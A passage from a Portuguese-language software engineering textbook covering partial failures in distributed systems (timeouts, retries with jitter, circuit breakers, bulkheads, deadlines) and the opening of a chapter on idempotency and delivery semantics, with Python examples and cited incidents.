- Corbett et al. "Spanner: Google's Globally-Distributed Database". OSDI 2012. https://www.usenix.org/conference/osdi12/technical-sessions/presentation/corbett
- DeCandia et al. "Dynamo: Amazon's Highly Available Key-value Store". SOSP 2007. https://www.allthingsdistributed.com/files/amazon-dynamo-sosp2007.pdf
- Google Public NTP, leap smear. https://developers.google.com/time/smear
- Documentação do etcd, ajuste de heartbeat e election timeout. https://etcd.io/docs/v3.5/tuning/
- Martin Kleppmann. "How to do distributed locking", 2016. https://martin.kleppmann.com/2016/02/08/how-to-do-distributed-locking.html
- Cloudflare. "How and why the leap second affected Cloudflare DNS". https://blog.cloudflare.com/how-and-why-the-leap-second-affected-cloudflare-dns/
- Cloudflare. "A Byzantine failure in the real world". https://blog.cloudflare.com/a-byzantine-failure-in-the-real-world/

CAPÍTULO 19

Falhas parciais

O serviço que não caiu e derrubou a loja

Segunda-feira, 10h02, primeiro dia da promoção de cimento (a situação é hipotética; o cimento, não). A loja online recebe 200 requisições por segundo nas páginas de produto, e cada página mostra o frete, que vem do serviço interno `calcula-frete`, que consulta a API de uma transportadora.

Às 10h03 a transportadora não caiu. Continuou aceitando conexões, com toda a educação, e passou a responder em 40 segundos. O `calcula-frete` esperou com a paciência configurada em 2019:

```
TIMEOUT = 30  # segundos. Não mexer. Ninguém sabe por quê, mas não mexer.
```

A loja tinha 40 workers síncronos. Com o frete em 80 ms, ficavam 200 × 0,08 = 16 requisições em andamento. Com cada chamada presa por 30 segundos, a conta virou 200 × 30 = 6.000 requisições para 40 lugares, e os workers acabaram em 0,2 segundo. Dali em diante, o login, o carrinho e até a página "Quem somos" (que só tem uma foto da fachada) davam timeout, esperando na fila atrás das páginas de produto.

Para completar, o cliente HTTP repetia a chamada três vezes ao receber erro, e o painel do `calcula-frete` ficou verde a manhã inteira: o `/health` dele respondia `200 OK` em 2 ms, porque não consultava a transportadora. Guarde esse painel verde; ele volta.

Nenhum processo caiu, e a CPU ficou em 3%, descansando como nunca. Como uma dependência que só ficou lenta derrubou o sistema inteiro, e o que cada camada deveria ter feito para a falha ficar do tamanho do frete?

Os jeitos de quebrar, do mais educado ao mais traiçoeiro

Numa máquina só, a falha costuma ser tudo ou nada. Num sistema distribuído, uma parte quebra e o resto continua, com uma visão incompleta e possivelmente errada do que aconteceu. Isso é uma **falha parcial**, e com máquinas suficientes ela vira o estado normal: sempre tem algo quebrado em algum lugar, e a estatística garante que é numa sexta-feira. Os modelos clássicos:

Modelo	O que o componente faz	Exemplo
Crash-stop	Para e nunca mais volta	Instância encerrada pelo autoscaling
Crash-recovery	Para e volta, talvez sem o estado em memória	Pod reiniciado pelo OOM killer
Omissão	Perde mensagens, no envio ou no recebimento	Pacote descartado por um firewall de tabela cheia
Temporização	Responde, mas fora do prazo	A transportadora das 10h03
Bizantina	Faz qualquer coisa, inclusive mentir	Disco que devolve dado corrompido sem erro

Para um backend, a mais cara é a de temporização. Um serviço morto devolve `ConnectionRefusedError` em um RTT. Um serviço lento prende workers e memória do chamador enquanto ele aceitar esperar: o morto falha sozinho, o lento terceiriza a falha para quem o chama.

Duas variantes têm nome. A *gray failure* (falha cinzenta, Huang et al., HotOS 2017) é quando o *health check* vê o serviço saudável e os clientes veem erro; o painel verde da abertura é um exemplar de museu. A *fail-slow* (Gunawi et al., FAST 2018) é o componente que funciona com uma fração do desempenho, como a placa de rede que negociou 1 Gb/s em vez de 10 Gb/s e não contou para ninguém.

Do lado de quem chama, "o servidor morreu", "a rede perdeu a resposta" e "o servidor está lento" são idênticos: silêncio. Uma chamada remota tem três resultados, sucesso, falha e "não sei". O *timeout* transforma o "não sei" numa decisão.

Timeout, ou a arte de desistir na hora certa

Sem timeout na aplicação, quem decide quanto esperar são as camadas de baixo, e elas são muito pacientes. A `requests` não tem timeout padrão. O `statement_timeout` do PostgreSQL vem em 0, que significa infinito. O TCP do Linux, com dados enviados e não confirmados, retransmite até `tcp_retries2 = 15` vezes, cerca de 924,6 segundos segundo a documentação do kernel: quinze minutos e meio de esperança. E se o processo só aguarda a resposta, não há nada para retransmitir, e a espera vai até o keepalive (7.200 s por padrão) ou até o fim dos tempos.

Os quatro timeouts do httpx

"Timeout" esconde várias esperas diferentes. O httpx separa quatro, todas com padrão de 5 segundos:

```
import httpx

limites = httpx.Timeout(
    connect=1.5,  # abrir a conexão (handshake TCP e TLS)
    read=2.0,     # espera máxima ENTRE dois pedaços da resposta
    write=2.0,    # espera máxima para enviar cada pedaço do corpo
    pool=0.2,     # espera por uma conexão livre no pool do próprio cliente
)
cliente = httpx.AsyncClient(base_url="https://calcula-frete.interno", timeout=limites)
```

Um SYN perdido só é retransmitido depois do RTO inicial de 1 segundo (RFC 6298), então um `connect` de 0,5 s nunca dá chance à retransmissão; 1,5 s permite uma. O `pool` cobre a requisição na fila do próprio processo, esperando a vez de esperar.

O `read` limita o intervalo entre dois pedaços, e a duração total fica sem limite. Um servidor que manda um byte a cada 1,9 segundo nunca dispara um read timeout de 2 s e segura sua requisição por uma tarde inteira, cumprindo o regulamento à risca. O teto total vem do `asyncio.timeout` (Python 3.11+):

```
import asyncio

async def cotar_frete(cep: str) -> dict:
    async with asyncio.timeout(1.0):  # teto da operação inteira, do connect ao último
byte
        resposta = await cliente.get("/cotacao", params={"cep": cep})
        resposta.raise_for_status()
        return resposta.json()
```

Escolhendo o número

Curto demais, o timeout cancela requisições que iam dar certo; longo demais, prende recursos durante uma falha real. O valor sai de duas medidas.

A primeira é a latência normal da dependência. Com o timeout no p99,9, cerca de 0,1% das requisições saudáveis estouram o prazo; o método da Amazon Builders' Library é escolher a taxa aceitável de timeouts falsos e ler o percentil. Com p99 de 100 ms e p99,9 de 600 ms, algo entre 700 ms e 1 s serve. O número de 2019 era 50 vezes o p99,9, dimensionado para uma transportadora que respondesse por carta registrada.

A segunda é o prazo do chamador. Se o balanceador desiste da página em 2 segundos, um timeout interno de 30 s é trabalhar 28 segundos para alguém que já foi embora. O timeout de quem chama tem de ser maior que o de quem é chamado vezes o número de tentativas, mais as esperas.

A Lei de Little (capítulo 6) dá o custo durante uma falha: requisições presas = taxa × timeout.

```
taxa = 200 req/s, 40 workers

timeout 30 s    →  200 × 30   = 6.000 presas   (esgota em 0,2 s)
timeout 1 s     →  200 × 1    =   200 presas   (ainda esgota)
timeout 0,15 s  →  200 × 0,15 =    30 presas   (cabe, e corta as saudáveis mais lentas)
```

O timeout limita quanto tempo cada requisição sofre; com 40 workers, nenhum valor razoável impede o esgotamento. Quantas sofrem ao mesmo tempo é assunto do *circuit breaker* e do *bulkhead*.

Retry, backoff e jitter

Depois de desistir, a tentação é tentar de novo. Às vezes o *retry* resolve (um pacote se perdeu, o líder do banco trocou); às vezes transforma um tropeço em incêndio. A diferença está em três perguntas.

Quando tentar de novo

O erro é transitório? Erro de conexão, `503`, `504` e `429` são candidatos. Um `400` ou `404` dá o mesmo resultado na décima tentativa, só que com mais convicção.

A operação é idempotente? A RFC 9110 define `GET`, `PUT` e `DELETE` como idempotentes; o `POST` fica de fora. Um timeout num `POST /pagamentos` é o "não sei" em estado puro:

```
Checkout:  POST /pagamentos  R$ 89,90
Gateway:   (cobra, e a resposta se perde no caminho)
Checkout:  Timeout. Vou mandar de novo, por garantia.
Gateway:   (cobra de novo, com o mesmo entusiasmo)
Cliente:   (liga para o banco)
```

A saída é uma chave de idempotência, tema do capítulo 20.

O servidor pediu um tempo? O `Retry-After` de um 429 ou 503 (RFC 9110, seção 10.2.3) diz quanto esperar. Ignorá-lo é voltar no momento em que o servidor avisou, por escrito, que não ia dar.

Backoff exponencial

Repetir na hora concentra carga no pior momento. O *backoff* exponencial espera cada vez mais, até um teto:

```
espera(n) = min(teto, base × 2ⁿ)        n = 0, 1, 2, ...
```

```
base = 100 ms, teto = 10 s:
100 ms, 200 ms, 400 ms, 800 ms, 1,6 s, 3,2 s, 6,4 s, 10 s, 10 s, ...
```

Sem teto, a décima segunda tentativa esperaria $0{,}1 \times 2^{12} = 409{,}6$ s, e o usuário já teria comprado o cimento no concorrente.

Jitter

A dependência falha para todo mundo ao mesmo tempo. Mil clientes que receberam erro em t = 0 voltam juntos em t = 100 ms, de novo em 300 ms, em 700 ms: o backoff espaçou as rajadas e manteve cada uma intacta, com a pontualidade de um coral.

O *jitter* soma aleatoriedade à espera para desfazer o bloco. Marc Brooker comparou variantes por simulação (AWS Architecture Blog, 2015):

```python
import random

BASE, TETO = 0.1, 10.0

def full_jitter(tentativa: int) -> float:
    # sorteia entre zero e o backoff exponencial
    return random.uniform(0, min(TETO, BASE * 2**tentativa))

def equal_jitter(tentativa: int) -> float:
    # metade garantida, metade sorteada
    metade = min(TETO, BASE * 2**tentativa) / 2
    return metade + random.uniform(0, metade)

def decorrelated_jitter(espera_anterior: float) -> float:
    # cresce a partir da espera anterior, sorteada, em vez do número da tentativa
    return min(TETO, random.uniform(BASE, espera_anterior * 3))
```

Com full jitter, os mil clientes se espalham entre 0 e 100 ms: cerca de 10 por milissegundo em vez de mil num só. Na simulação, as variantes com jitter fizeram o mesmo trabalho com bem menos chamadas, e full e decorrelated ficaram entre as mais econômicas. O custo é um tempo de conclusão individual menos previsível.

Retry storm, ou como multiplicar uma falha

Cada camada ganha retries por motivos razoáveis, um de cada vez. Suponha cinco serviços em cadeia, cada um com "3 retries" (4 tentativas) na chamada para o seguinte. Quando o último falha:

```
camadas com retry   tentativas no serviço do fundo, por clique do usuário
        1           4
        2           4 × 4 = 16
        3           4³ = 64
        5           4⁵ = 1.024
```

Mil e vinte e quatro chamadas por clique, contra o componente que já estava com problema. É um *retry storm*: ninguém escreveu um ataque de negação de serviço; ele surgiu da soma de cinco decisões prudentes.


A tempestade pode se sustentar sozinha. Bronson et al. (HotOS 2021) chamam de **falha metaestável** o estado em que o gatilho sumiu e a sobrecarga gera o trabalho que a mantém: requisições estouram o timeout, são repetidas, a carga sobe. A transportadora volta às 10h20, e a loja segue fora do ar às 10h40, com a fila cheia de repetições. Sair desse estado costuma exigir cortar carga (desligar retries, descartar tráfego) até a fila esvaziar.

As defesas:

1. **Retry numa camada só**, a que conhece a semântica da operação; as outras repassam o erro.
2. **Limite de tentativas por requisição.** O livro de SRE do Google cita no máximo três.
3. **Orçamento de retries** (*retry budget*): repetições limitadas a uma fração do tráfego normal. Com 10%, valor citado no mesmo livro, a amplificação de uma camada cai de 4× para 1,1×. O gRPC tem uma variante com token bucket (*retry throttling*).

Circuit breaker, ou parar de bater na mesma porta

O retry decide o destino de uma requisição; o *circuit breaker* (disjuntor) decide o das próximas, pelo que aconteceu com as anteriores. Popularizado por Michael Nygard em *Release It!* (2007), tem três estados:



Fechado, as chamadas passam e o disjuntor conta os resultados. Aberto, falham na hora, sem tocar a rede. Depois da espera, meio-aberto: uma sonda passa; se der certo, fecha; se falhar, reabre. A dependência para de receber carga justamente enquanto tenta se levantar. A versão mínima, com relógio falso:

```
import time

class CircuitoAberto(Exception):
    pass

class Disjuntor:
```

```
    def __init__(self, limite_falhas=5, tempo_aberto=30.0, relogio=time.monotonic):
        self.limite_falhas = limite_falhas
        self.tempo_aberto = tempo_aberto
        self.relogio = relogio
        self.estado = "fechado"
        self.falhas_seguidas = 0
        self.aberto_em = 0.0

    def chamar(self, funcao, *args):
        if self.estado == "aberto":
            if self.relogio() - self.aberto_em < self.tempo_aberto:
                raise CircuitoAberto("nem tentei")
            self.estado = "meio-aberto"  # deixa passar uma sonda
        try:
            resultado = funcao(*args)
        except Exception:
            self._registrar_falha()
            raise
        self.estado, self.falhas_seguidas = "fechado", 0
        return resultado

    def _registrar_falha(self):
        self.falhas_seguidas += 1
        if self.estado == "meio-aberto" or self.falhas_seguidas >= self.limite_falhas:
            self.estado, self.aberto_em = "aberto", self.relogio()

def calcula_frete(cep):
    if not frete_vivo:
        raise TimeoutError("calcula-frete: 2 s sem resposta")
    return "R$ 19,90"

d = Disjuntor(limite_falhas=3, tempo_aberto=30.0, relogio=lambda: agora)  # relógio
falso
for agora, frete_vivo in [(0, False), (1, False), (2, False), (3, False),
                          (31, False), (32, False), (65, True), (66, True)]:
    try:
        msg = f"ok: {d.chamar(calcula_frete, '01310-100')}"
    except Exception as e:
        msg = f"{type(e).__name__}: {e}"
    print(f"t={agora:>3}s  {msg:<46} estado={d.estado}")
```

```
t=  0s  TimeoutError: calcula-frete: 2 s sem resposta  estado=fechado
t=  1s  TimeoutError: calcula-frete: 2 s sem resposta  estado=fechado
t=  2s  TimeoutError: calcula-frete: 2 s sem resposta  estado=aberto
t=  3s  CircuitoAberto: nem tentei                     estado=aberto
t= 31s  CircuitoAberto: nem tentei                     estado=aberto
t= 32s  TimeoutError: calcula-frete: 2 s sem resposta  estado=aberto
t= 65s  ok: R$ 19,90                                   estado=fechado
t= 66s  ok: R$ 19,90                                   estado=fechado
```

Em t = 3 s e t = 31 s o chamador desistiu em microssegundos, sem pagar os 2 segundos. Em t = 32 s a sonda falhou e o disjuntor reabriu; em t = 65 s passou, e tudo voltou ao normal sem reunião. Implementações de produção usam taxa de falhas numa janela deslizante: o Resilience4j, de Java, abre por padrão com 50% de falhas em 100 chamadas e fica 60 s aberto.

Timeouts, erros de conexão e 5xx contam como falha. Um 404 é a dependência informando, perfeitamente saudável, que o CEP não existe; um disjuntor que conta 4xx abre porque meia dúzia de usuários digitou errado. E o estado vive em cada processo: com 40 processos, cada um aprende sozinho que a transportadora caiu. Compartilhar o estado num Redis cria uma dependência nova, com timeout próprio, só para lidar com dependências quebradas, o que tem sua ironia.

Bulkhead, ou o frete não leva o login junto

Na abertura, o login caiu porque dividia os 40 workers com as páginas que esperavam o frete. O *bulkhead* (antepara, a divisória estanque do casco de um navio) dá a cada dependência um conjunto separado e limitado de recursos. Num processo assíncrono, basta um semáforo que recusa na hora em vez de enfileirar:

```
import asyncio
import httpx

class CompartimentoCheio(Exception):
    pass

class Bulkhead:
    def __init__(self, nome: str, vagas: int):
        self.nome = nome
        self._semaforo = asyncio.Semaphore(vagas)

    async def executar(self, corrotina):
        if self._semaforo.locked():  # sem vaga: falha agora, sem entrar em fila
            corrotina.close()
            raise CompartimentoCheio(self.nome)
        async with self._semaforo:
            return await corrotina

frete = Bulkhead("calcula-frete", vagas=20)

async def pagina_produto(produto_id: int, cep: str) -> dict:
    try:
        valor_frete = await frete.executar(cotar_frete(cep))
    except (CompartimentoCheio, TimeoutError, httpx.HTTPError):
        valor_frete = None  # a página sai sem frete (ver "degradação controlada")
    return {"produto": produto_id, "frete": valor_frete}
```

As vagas saem da Lei de Little: 200 req/s × 100 ms = 20 chamadas em andamento. Quando o frete trava, as 20 vagas enchem em 0,1 s, as seguintes recebem `CompartimentoCheio` em microssegundos, e o login segue com o resto da capacidade. A página "Quem somos" volta a exibir a fachada, para alívio de ninguém em particular.

Com workers síncronos, o equivalente é um pool de threads por dependência, o modelo do Hystrix, da Netflix. Em escala maior, o bulkhead vira infraestrutura: pools de conexão separados para tráfego interativo e relatórios, ou células, cópias independentes da pilha

que atendem cada uma uma fração dos clientes.

Deadlines propagados

O checkout tem 1 segundo. Chama o estoque com timeout de 1 s, que chama o banco com 1 s, e depois chama o frete com mais 1 s: cada camada respeita o próprio número, e o total passa de 2 segundos. Quando o checkout desiste, o estoque e o banco continuam trabalhando, porque ninguém avisou. Esse trabalho órfão consome capacidade justamente na sobrecarga, com a dedicação de quem prepara uma festa para convidados que já foram embora.

Com um *deadline*, a requisição carrega um prazo, e cada camada usa só o que sobrou. O gRPC transmite no cabeçalho `grpc-timeout`, e o servidor lê `context.time_remaining()`. O valor é relativo ("restam 640 ms"), porque relógios de máquinas diferentes divergem (capítulo 18). Em HTTP não há cabeçalho padrão; usa-se um próprio:

```
import asyncio
import time
from contextvars import ContextVar

prazo: ContextVar[float] = ContextVar("prazo")  # instante limite, relógio monotônico

def restante() -> float:
    return prazo.get() - time.monotonic()

def cabecalho_prazo() -> dict[str, str]:  # iria em cada chamada HTTP de saída
    return {"X-Prazo-Restante-Ms": str(int(restante() * 1000))}

async def chamar(servico: str, duracao: float) -> None:
    sobra = restante()
    if sobra < duracao:  # não começa o que não vai dar tempo de terminar
        print(f"{servico:<10} restam {sobra:.2f} s, precisa de {duracao:.2f} s: desisto
antes")
        raise TimeoutError(servico)
    print(f"{servico:<10} restam {sobra:.2f} s: chamando")
    async with asyncio.timeout(sobra):
        await asyncio.sleep(duracao)  # a chamada de rede de verdade iria aqui

async def checkout() -> None:
    prazo.set(time.monotonic() + 1.0)
    try:
        await chamar("estoque", 0.30)
        await chamar("frete", 0.50)
        await chamar("pagamento", 0.40)
    except TimeoutError as erro:
        print(f"checkout: 504 após {1.0 - restante():.2f} s, parou em {erro}, nada foi
cobrado")

asyncio.run(checkout())
```

```
estoque    restam 1.00 s: chamando
frete      restam 0.70 s: chamando
```

```
pagamento  restam 0.20 s, precisa de 0.40 s: desisto antes
checkout: 504 após 0.80 s, parou em pagamento, nada foi cobrado
```

O pagamento nem começou, o que é melhor negócio do que cobrar o cliente e devolver timeout em seguida. No banco, o prazo vira um `SET LOCAL statement_timeout` com os milissegundos restantes, e o PostgreSQL cancela a consulta em vez de terminá-la com capricho para ninguém.

Degradação controlada

Quando as defesas funcionam, sobra uma exceção na mão. A **degradação controlada** é decidir antes o que o sistema entrega sem aquela dependência: omitir a parte ("calcule o frete no carrinho"), usar um valor padrão (frete de tabela por região), servir dado velho (o `stale-if-error` da RFC 5861, visto no capítulo 16) ou aceitar o trabalho para depois, numa fila.

O *fallback* precisa ser mais simples que o caminho principal: um fallback que consulta outro serviço é uma dependência nova, acionada pela primeira vez no dia da falha, com carga de pico. A Amazon Builders' Library ("Avoiding fallback in distributed systems") descreve a preferência por fallbacks exercitados continuamente. E toda degradação precisa de métrica: uma página que esconde o frete em silêncio pode ficar degradada uma semana, com o painel verde, sorridente.

Propriedades e custos

Mecanismo	Protege contra	Custa	Mal configurado
Timeout	Espera indefinida por requisição	Corta as saudáveis acima do percentil escolhido	Curto: falhas falsas no pico. Longo: os 30 s da abertura
Retry com backoff e jitter	Falhas transitórias e independentes	Carga extra; latência maior para quem repete	Amplificação; cobrança duplicada em operação não idempotente
Orçamento de retries	Retry storm, falha metaestável	Repetições negadas durante falhas amplas	Orçamento alto demais vira amplificação sem limite visível

Mecanismo	Protege contra	Custa	Mal configurado
Circuit breaker	Tempo e carga gastos numa dependência quebrada	Estado por processo; erros durante o tempo aberto mesmo se a dependência voltou	Abre por 4xx; demora a fechar; granularidade grossa
Bulkhead	Esgotamento de um recurso compartilhado	Capacidade ociosa em cada compartimento	Poucas vagas recusam tráfego normal
Deadline propagado	Soma de timeouts, trabalho órfão	Cabeçalho e disciplina em todos os serviços	Um salto que ignora o prazo quebra a cadeia dali para baixo
Degradação controlada	Erro exposto ao usuário	Código que só roda durante falhas	Fallback mais frágil que o caminho principal

O retry ajuda quando as falhas são curtas e independentes e atrapalha quando a falha é sobrecarga. O circuit breaker compensa quando a falha dura bem mais que o timeout; para soluços de 2 segundos, 30 s aberto produzem 28 segundos de erros que a dependência nem teria causado.

Armadilhas e casos reais

> **Armadilha:** uma liveness probe do Kubernetes que consulta o banco faz o orquestrador reiniciar todos os pods quando o banco fica lento, somando uma tempestade de reinícios à lentidão (o capítulo 35 trata das probes).
>
> **Armadilha:** retries empilhados sem ninguém perceber: a biblioteca no código, o cliente HTTP com `retries`, o service mesh e o SDK da fila, quatro camadas de "só três tentativas" no mesmo salto.
>
> **Na vida real:** em 21 de abril de 2011, uma mudança de rede na us-east-1 da AWS isolou muitos nós do Amazon EBS de suas réplicas, e todos passaram ao mesmo tempo a procurar espaço para cópias novas, esgotando a capacidade. O relatório chama isso de "re-mirroring storm": um retry storm com volumes de disco.
>
> **Na vida real:** em 20 de setembro de 2015, depois de uma interrupção de rede breve, servidores de armazenamento do DynamoDB pediram metadados ao mesmo tempo, as respostas estouraram o tempo limite, os pedidos foram repetidos, e a

> carga manteve o serviço de metadados sobrecarregado por horas. A recuperação exigiu pausar os pedidos para adicionar capacidade: uma falha metaestável documentada.

Resumo

- Lento é pior que morto, porque prende os recursos de quem chama.
- O timeout transforma o "não sei" em decisão; sai do percentil da dependência e do prazo de quem chama. Presas numa falha = taxa × timeout.
- Retry só para erro transitório e operação idempotente, com backoff exponencial, teto e jitter.
- Retries em camadas multiplicam ($4^5 = 1.024$); defesa: uma camada só e orçamento de retries.
- Circuit breaker para de chamar o que está quebrado; bulkhead isola recursos por dependência.
- Deadline propagado evita soma de timeouts e trabalho órfão.
- Fallback mais simples que o caminho principal, exercitado e medido.

Referências

- RFC 9110, *HTTP Semantics* (idempotência e `Retry-After`): https://www.rfc-editor.org/rfc/rfc9110
- RFC 6298, *Computing TCP's Retransmission Timer*: https://www.rfc-editor.org/rfc/rfc6298
- RFC 5861, *HTTP Cache-Control Extensions for Stale Content*: https://www.rfc-editor.org/rfc/rfc5861
- Documentação do kernel Linux, `ip-sysctl` (`tcp_retries2`, keepalive): https://docs.kernel.org/networking/ip-sysctl.html
- Documentação do httpx, *Timeouts*: https://www.python-httpx.org/advanced/timeouts/
- Marc Brooker, *Exponential Backoff And Jitter*, AWS Architecture Blog, 2015: https://aws.amazon.com/blogs/architecture/exponential-backoff-and-jitter/
- Amazon Builders' Library, *Timeouts, retries, and backoff with jitter*: https://aws.amazon.com/builders-library/timeouts-retries-and-backoff-with-jitter/
- Amazon Builders' Library, *Avoiding fallback in distributed systems*: https://aws.amazon.com/builders-library/avoiding-fallback-in-distributed-systems/

- Google, *Site Reliability Engineering*, capítulos "Handling Overload" e "Addressing Cascading Failures": https://sre.google/sre-book/addressing-cascading-failures/
- gRPC, *Deadlines*: https://grpc.io/docs/guides/deadlines/; *Retry*: https://grpc.io/docs/guides/retry/
- Michael T. Nygard, *Release It!*, 2ª ed., Pragmatic Bookshelf, 2018.
- Resilience4j, *CircuitBreaker*: https://resilience4j.readme.io/docs/circuitbreaker
- Peng Huang et al., *Gray Failure: The Achilles' Heel of Cloud-Scale Systems*, HotOS 2017.
- Haryadi S. Gunawi et al., *Fail-Slow at Scale: Evidence of Hardware Performance Faults in Large Production Systems*, USENIX FAST 2018.
- Nathan Bronson et al., *Metastable Failures in Distributed Systems*, HotOS 2021.
- AWS, *Summary of the Amazon EC2 and Amazon RDS Service Disruption in the US East Region* (abril de 2011): https://aws.amazon.com/message/65648/
- AWS, *Summary of the Amazon DynamoDB Service Disruption and Related Impacts in the US-East Region* (setembro de 2015): https://aws.amazon.com/message/5467D2/

CAPÍTULO 20

Idempotência e semântica de entrega

Quatro sacos de ração e um gato chamado Almirante

Numa terça-feira chuvosa, Dona Lurdes recebeu em casa quatro sacos de ração de 15 kg. Ela tinha pedido um. O gato dela, Almirante, pesa 4 kg e come uns 60 gramas por dia, o que garante o estoque da casa até meados de 2029 (a conta é real; a paciência do Almirante com o mesmo sabor, não).

O caso é hipotético, e cada passo dele acontece todos os dias em algum lugar. Dona Lurdes tocou em "Repetir pedido" dentro do elevador. O servidor criou o pedido, cobrou o cartão e respondeu `201`. A resposta morreu entre o quarto e o quinto andar, e o aplicativo, depois de 10 segundos de silêncio, mandou de novo. Segundo pedido.

Depois, o worker de estoque leu a mensagem "pedido criado", reservou o saco e foi morto pelo orquestrador por excesso de memória antes de confirmar a mensagem. A fila, fiel ao contrato, entregou a mensagem a outro worker. Terceiro saco. O quarto veio de um retry do proxy, que ninguém da equipe sabia que existia.

Nenhum componente teve defeito. Cada um cumpriu à risca uma promessa razoável, e a soma das promessas razoáveis deu 60 kg de ração.

Qual garantia de entrega dá para pedir a uma rede que perde mensagens, e como se constrói um sistema em que repetir uma requisição deixa de criar um saco novo?

O mecanismo

O terceiro resultado de uma chamada remota

Uma chamada local termina de dois jeitos: retorna ou lança exceção. Uma chamada remota tem um terceiro resultado, o "não sei". Quando o timeout dispara, o cliente não tem como distinguir entre três situações: a requisição se perdeu na ida, o servidor está processando devagar, ou o servidor processou tudo e a resposta se perdeu na volta. As três produzem exatamente o mesmo silêncio.

Esse silêncio tem teorema. O problema dos dois generais (Akkoyunlu, Ekanadham e Huber, 1975; o nome é de Jim Gray, 1978) mostra que, num canal que pode perder mensagens, nenhum protocolo com número finito de mensagens garante que os dois lados saibam que o outro sabe. Cada confirmação precisa de uma confirmação da confirmação, e a última sempre pode se perder. O TCP, com todos os seus números de sequência, também fica sem saída: a conexão pode cair depois de o servidor gravar e antes de o cliente ler a resposta.

Diante do "não sei", o remetente tem duas escolhas, e cada uma define uma semântica de entrega.

As promessas de entrega

At-most-once (no máximo uma vez): o remetente envia e não repete. Nunca há duplicata; pode haver perda. É a semântica de um `POST` sem retry e de uma métrica enviada por UDP. Para um contador de visualizações, perder 0,01% das contagens passa despercebido. Para Dona Lurdes, significa nenhum saco em vez de quatro.

At-least-once (pelo menos uma vez): o remetente repete até receber confirmação. Nunca há perda (enquanto alguém continuar tentando); pode haver duplicata. É a semântica padrão de quase toda fila e de todo cliente HTTP com retry. As filas padrão do Amazon SQS, por exemplo, documentam que uma mensagem pode ser entregue mais de uma vez.

Numa fila, a diferença entre as duas está só na posição de uma linha de código, o *acknowledgment* (a confirmação ao broker de que a mensagem foi tratada):

```
# at-most-once: confirma antes de processar
msg = fila.receber()
msg.ack()
processar(msg)   # se o processo morrer aqui, a mensagem sumiu para sempre

# at-least-once: confirma depois de processar
msg = fila.receber()
processar(msg)   # se o processo morrer aqui, a mensagem volta para outro worker
msg.ack()
```

Na segunda versão, morrer entre `processar` e `ack` devolve a mensagem já processada. Nenhuma terceira posição do `ack` elimina os dois problemas, por mais que alguém tente no meio do `processar` (já tentaram). O capítulo 21 trata de acknowledgments e reentregas.

Exactly-once, ou o que sobra quando se lê o contrato

Exactly-once (exatamente uma vez) aparece em muito material de produto, e no sentido literal de entrega é impossível pelo argumento dos dois generais. O que os sistemas oferecem com esse nome é ***exactly-once processing***, ou efeito exatamente uma vez: a entrega continua at-least-once, e o processamento garante que a segunda cópia não muda nada. A fórmula por trás de toda promessa de exactly-once:

```
efeito exatamente uma vez = entrega at-least-once + processamento idempotente (ou
deduplicado)
```

O Apache Kafka é o exemplo mais citado. Desde a versão 0.11 (KIP-98, 2017), o produtor idempotente recebe do broker um *producer ID* e numera cada lote por partição; o broker descarta um lote cujo número de sequência já foi gravado. A partir do Kafka 3.0 (KIP-679), isso vem ligado por padrão (`enable.idempotence=true` , com `acks=all`). Além disso, as transações gravam as mensagens de saída e o *offset* consumido juntos, e consumidores com `isolation.level=read_committed` só enxergam o que foi confirmado.

O detalhe do contrato: isso vale para o caminho Kafka → processamento → Kafka. Se o processamento envia um e-mail, o e-mail sai duas vezes do mesmo jeito. O Kafka entrega exactly-once dentro do Kafka; o servidor SMTP nunca assinou esse contrato.

As filas FIFO do Amazon SQS usam o mesmo nome para outra coisa: deduplicam envios com o mesmo `MessageDeduplicationId` dentro de uma janela de 5 minutos. Um envio repetido 6 minutos depois entra como mensagem nova. A janela tem prazo, e a rede não sabe disso.

Idempotência no sentido exato

Na matemática, uma função é idempotente quando `f(f(x)) = f(x)` : aplicar duas vezes dá o mesmo resultado que aplicar uma. `abs` , `sorted` e `str.lower` são idempotentes. `list.append` passa longe disso, e o Almirante tem quatro sacos de prova.

A RFC 9110 (seção 9.2.2) define para HTTP: um método é idempotente quando o efeito pretendido no servidor de várias requisições idênticas é o mesmo de uma só. `PUT` , `DELETE` e os métodos seguros (`GET` , `HEAD` , `OPTIONS` , `TRACE`) são idempotentes; `POST` e `PATCH` ficam de fora (o capítulo 2 trata de cada método). Dois detalhes passam batido. A definição fala do **efeito no estado**, e a resposta pode mudar: o primeiro `DELETE /pedidos/7` devolve `204` , o segundo `404` , e o pedido 7 está apagado nos dois casos. E ela é uma **promessa do servidor**, que o protocolo não verifica. Um `PUT` que faz `append` numa lista continua sendo um `PUT` para todo proxy e todo SDK do caminho, que vão repeti-lo com a certeza de quem leu a especificação.

Operações que já nascem idempotentes

O jeito mais barato de lidar com duplicatas é escrever operações que não ligam para elas. A regra prática é gravar **estado absoluto** em vez de **delta**:

Operação	Repetida 3 vezes	Idempotente?
`UPDATE contas SET saldo = saldo + 10 WHERE id = 1`	+30	Não
`UPDATE contas SET saldo = 110 WHERE id = 1`	110	Sim
`INSERT INTO pedidos (...) VALUES (...)`	3 pedidos	Não
`INSERT ... ON CONFLICT (pedido_id) DO NOTHING`	1 pedido	Sim
`UPDATE pedidos SET status = 'pago' WHERE id = 7 AND status = 'pendente'`	1ª atualiza, demais `UPDATE 0`	Sim
`DELETE FROM sessoes WHERE id = 'abc'`	Apaga uma vez	Sim
Redis `INCR visitas`	+3	Não
Redis `SADD curtidas:post9 u42`	1 membro	Sim

A transição condicionada (`WHERE status = 'pendente'`) é a mais versátil: numa máquina de estados em que cada transição exige o estado de origem, todo evento repetido vira `UPDATE 0` , que a aplicação trata como "já feito".

